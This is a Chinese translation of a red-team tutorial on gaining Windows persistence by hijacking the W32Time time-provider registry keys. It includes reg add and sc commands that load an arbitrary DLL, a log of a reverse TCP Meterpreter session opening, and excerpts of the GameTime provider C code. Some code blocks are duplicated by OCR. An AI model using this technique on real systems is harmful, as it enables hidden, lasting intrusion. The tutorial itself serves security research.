
Windows操作系统正在利用时间提供者体系结构，以便从网络中的其他网络设备或客户端获取准确的时间戳。时间提供者以DLL文件的形式实现，该文件位于System32文件夹中。Windows启动期间将启动服务**W32Time**并加载w32time.dll。DLL加载是一种已知的技术，通常使红队攻击者有机会执行任意代码。

由于关联的服务会在Windows启动期间自动启动，因此可以将其用作持久性机制。但是，此方法需要管理员级别的特权，因为指向时间提供者DLL文件的注册表项存储在HKEY_LOCAL_MACHINE中。根据系统是用作NTP服务器还是NTP客户端，使用以下两个注册表位置。

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\W32Time\TimeProviders\NtpCl
ient
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\W32Time\TimeProviders\NtpSe
rver
```

该**W32Time**将运行在Windows环境作为本地服务，它是通过svchost的执行。



W32Time服务

恶意DLL已放入磁盘中，将执行有效负载。在命令提示符下，可以通过执行以下命令以指向任意DLL的位置来修改时间提供者注册表项。


```
reg add
"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\W32Time\TimeProviders\NtpC
lient" /v DllName /t REG_SZ /d "C:\temp\w32time.dll"
```

```
C:\Windows\system32>reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\W32Time\TimeProviders\NtpClient"
 /v DllName /t REG_SZ /d "C:\temp\w32time.dll"
Value DllName exists, overwrite(Yes/No)? Yes
The operation completed successfully.

C:\Windows\system32>
```

时间提供者–注册表项修改

从注册表编辑器中查看注册表将确认**DllName**的值已更新。



时间提供者–恶意DLL

该服务将在Windows启动期间启动，或者通过执行以下命令手动启动。

```
sc.exe stop w32time
sc.exe start w32time
```

```
C:\Windows\system32>sc stop w32time

SERVICE_NAME: w32time
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 3  STOP_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x1
        WAIT_HINT          : 0x3e8

C:\Windows\system32>sc start w32time

SERVICE_NAME: w32time
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 5392
        FLAGS              :

C:\Windows\system32>
```

时间提供者–重新启动服务

将执行任意有效负载，并建立Meterpreter会话。

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.21:4444
[*] Sending stage (206403 bytes) to 10.0.2.30
[*] Meterpreter session 1 opened (10.0.2.21:4444 -> 10.0.2.30:50234) at 2019-10-
21 19:46:02 -0400

meterpreter >
```

时间提供者– Meterpreter

修改Windows时间提供程序可能会向SOC团队发出警报。来自Carbon Black的Scott Lundgren在C中开发了一种称为gametime的时间提供程序。可以使用此DLL来向操作系统注册新的时间提供者，并在其他注册表项中执行修改。这样可以避免滥用现有的Windows时间提供程序，而该时间提供程序可以由SOC监视。Rundll32可用于注册DLL。

Scott Lundgren使用了要在系统上创建的注册表项“ GameTime”。

```
#define GAMETIME_SVC_KEY_NAME
L"System\\CurrentControlSet\\Services\\W32Time\\TimeProviders\\GameTime"
```

```c
#include <Windows.h>
#include <TimeProv.h>
#include <strsafe.h>

#define GAMETIME_SVC_KEY_NAME   L"System\\CurrentControlSet\\Services\\W32Time\\TimeProviders\\GameTime"

static WCHAR g_wzModule[MAX_PATH] = { L'\0' };

BOOL WINAPI DllMain(
    _In_ HINSTANCE hInstDll,
    _In_ DWORD     fdwReason,
    _In_ LPVOID    lpvReserved
)
{
    UNREFERENCED_PARAMETER(hInstDll);
    UNREFERENCED_PARAMETER(lpvReserved);
```

时间提供者– GameTime注册表项

根据Microsoft 文档，时间提供者必须实现以下回调函数。

- TimeProvOpen
- TimeProvCommand
- TimeProvClose

TimeProvOpen用于返回提供者句柄，**TimeProvCommand**用于将命令发送到时间提供者，而**TimeProvClose**用于关闭时间提供者。

```c
HRESULT __stdcall TimeProvOpen(
    _In_  WCHAR                 *wszName,
    _In_  TimeProvSysCallbacks *pSysCallbacks,
    _Out_ TimeProvHandle        *phTimeProv
)
{
    UNREFERENCED_PARAMETER(pSysCallbacks);
    UNREFERENCED_PARAMETER(phTimeProv);

    OutputDebugStringW(wszName);

    return (HRESULT_FROM_WIN32(ERROR_NOT_CAPABLE));
}

/*
 *
 */
HRESULT __stdcall TimeProvCommand(
    _In_ TimeProvHandle hTimeProv,
    _In_ TimeProvCmd    eCmd,
    _In_ PVOID          pvArgs
)
{
    UNREFERENCED_PARAMETER(hTimeProv);
    UNREFERENCED_PARAMETER(eCmd);
    UNREFERENCED_PARAMETER(pvArgs);
```

```
    return (HRESULT_FROM_WIN32(ERROR_NOT_CAPABLE));
}

/*
 *
 */
HRESULT __stdcall TimeProvClose(
    _In_ TimeProvHandle hTimeProv
)
{
    UNREFERENCED_PARAMETER(hTimeProv);

    return (S_OK);
}
```

```
HRESULT __stdcall TimeProvOpen(
    _In_  WCHAR                *wszName,
    _In_  TimeProvSysCallbacks *pSysCallbacks,
    _Out_ TimeProvHandle       *phTimeProv
)
{
    UNREFERENCED_PARAMETER(pSysCallbacks);
    UNREFERENCED_PARAMETER(phTimeProv);

    OutputDebugStringW(wszName);

    return (HRESULT_FROM_WIN32(ERROR_NOT_CAPABLE));
}

/*
 *
 */
HRESULT __stdcall TimeProvCommand(
    _In_ TimeProvHandle hTimeProv,
    _In_ TimeProvCmd    eCmd,
    _In_ PVOID          pvArgs
)
{
    UNREFERENCED_PARAMETER(hTimeProv);
    UNREFERENCED_PARAMETER(eCmd);
    UNREFERENCED_PARAMETER(pvArgs);

    return (HRESULT_FROM_WIN32(ERROR_NOT_CAPABLE));
}
```

时间提供者–回调功能

GameTime提供程序将在系统上填充以下注册表项，因为它们是Microsoft时间提供程序规范的一部分。

- DllName,
- Enabled
- InputProvider

该**DLLNAME**指示包含供应商，该DLL的名称启用使然是否提供商应在系统启动过程中启动。值“1”启动系统的提供者，而**InputProvider**指示提供者是输入还是输出。注册表值“1”表示已输入提供者。这些在下面的代码中指定：

```
nRet = RegSetValueExW(hkTimeProvider,
                      L"DllName",
                      0,
                      REG_SZ,
                      (LPBYTE)g_wzModule,
                      (DWORD)wcslen(g_wzModule)*sizeof(WCHAR)+sizeof(WCHAR));
if (ERROR_SUCCESS != nRet)
{
    OutputError(L"RegCreateKeyExW failed", nRet);
    goto ErrorExit;
}

nRet = RegSetValueExW(hkTimeProvider,
                      L"Enabled",
                      0,
                      REG_DWORD,
                      (LPBYTE)&dwOne,
                      sizeof(dwOne));
if (ERROR_SUCCESS != nRet)
{
    OutputError(L"RegCreateKeyExW failed", nRet);
    goto ErrorExit;
}

nRet = RegSetValueExW(hkTimeProvider,
                      L"InputProvider",
                      0,
                      REG_DWORD,
                      (LPBYTE)&dwOne,
                      sizeof(dwOne));
if (ERROR_SUCCESS != nRet)
{
    OutputError(L"RegCreateKeyExW failed", nRet);
    goto ErrorExit;
}
```

```
136     nRet = RegSetValueExW(hkTimeProvider,
137                           L"DllName",
138                           0,
139                           REG_SZ,
140                           (LPBYTE)g_wzModule,
141                           (DWORD)wcslen(g_wzModule)*sizeof(WCHAR)+sizeof(WCHAR));
142     if (ERROR_SUCCESS != nRet)
143     {
144         OutputError(L"RegCreateKeyExW failed", nRet);
145         goto ErrorExit;
146     }
147
148     nRet = RegSetValueExW(hkTimeProvider,
149                           L"Enabled",
150                           0,
151                           REG_DWORD,
152                           (LPBYTE)&dwOne,
153                           sizeof(dwOne));
154     if (ERROR_SUCCESS != nRet)
155     {
156         OutputError(L"RegCreateKeyExW failed", nRet);
157         goto ErrorExit;
158     }
159
160     nRet = RegSetValueExW(hkTimeProvider,
161                           L"InputProvider",
162                           0,
163                           REG_DWORD,
164                           (LPBYTE)&dwOne,
```

时间提供者-注册表项值

该代码还使用**Deregister**回调函数从系统中删除创建的注册表项**GameTime**，作为清理过程。

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\W32Time\TimeProviders\GameTime
```

```
void CALLBACK Deregister(
    _In_ HWND hWnd,
    _In_ HINSTANCE hInst,
    _In_ LPSTR pwzCmdLine,
    _In_ int nCmdShow)
{
    long    nRet;

    UNREFERENCED_PARAMETER(hWnd);
    UNREFERENCED_PARAMETER(hInst);
    UNREFERENCED_PARAMETER(pwzCmdLine);
    UNREFERENCED_PARAMETER(nCmdShow);

    OutputDebugStringW(L"Unregister\n");

    nRet = RegDeleteKeyW(HKEY_LOCAL_MACHINE, GAMETIME_SVC_KEY_NAME);
    if (ERROR_SUCCESS != nRet)
    {
```

```
        OutputError(L"RegDeleteKeyW failed!", nRet);
        goto ErrorExit;
    }

ErrorExit:

    return;
}
```

```
182     void CALLBACK Deregister(
183         _In_ HWND hWnd,
184         _In_ HINSTANCE hInst,
185         _In_ LPSTR pwzCmdLine,
186         _In_ int nCmdShow)
187     {
188         long    nRet;
189
190         UNREFERENCED_PARAMETER(hWnd);
191         UNREFERENCED_PARAMETER(hInst);
192         UNREFERENCED_PARAMETER(pwzCmdLine);
193         UNREFERENCED_PARAMETER(nCmdShow);
194
195         OutputDebugStringW(L"Unregister\n");
196
197         nRet = RegDeleteKeyW(HKEY_LOCAL_MACHINE, GAMETIME_SVC_KEY_NAME);
198         if (ERROR_SUCCESS != nRet)
199         {
200             OutputError(L"RegDeleteKeyW failed!", nRet);
201             goto ErrorExit;
202         }
203
204     ErrorExit:
205
206         return;
207     }
```

注销回调功能

实际上，可以使用**rundll32**向系统注册DLL，以便创建关联的注册表项，默认情况下，该注册表项将与系统一起启用新的时间提供程序。


```
rundll32.exe gametime.dll,Register
```

```
C:\Windows\system32>rundll32.exe gametime.dll,Register

C:\Windows\system32>
```


注册新的时间提供者

将创建注册表项**GameTime**，并且**DllName**将包含DLL的路径。



新时间提供商注册表项

再次修改注册表以包含任意DLL，将在服务重新启动期间执行类似于Windows时间提供程序的代码。



新时间提供商注册表项修改

该**注销**功能可用于删除所有相关联的密钥和系统上进行清理。

```
rundll32.exe gametime.dll,Deregister
```

```
C:\Windows\system32>rundll32.exe gametime.dll,Deregister

C:\Windows\system32>
```

取消注册新时间提供商

> *译文声明：本文由Bypass整理并翻译，仅用于安全研究和学习之用。*
>
> *原文地址：https://pentestlab.blog/2019/10/22/persistence-time-providers/*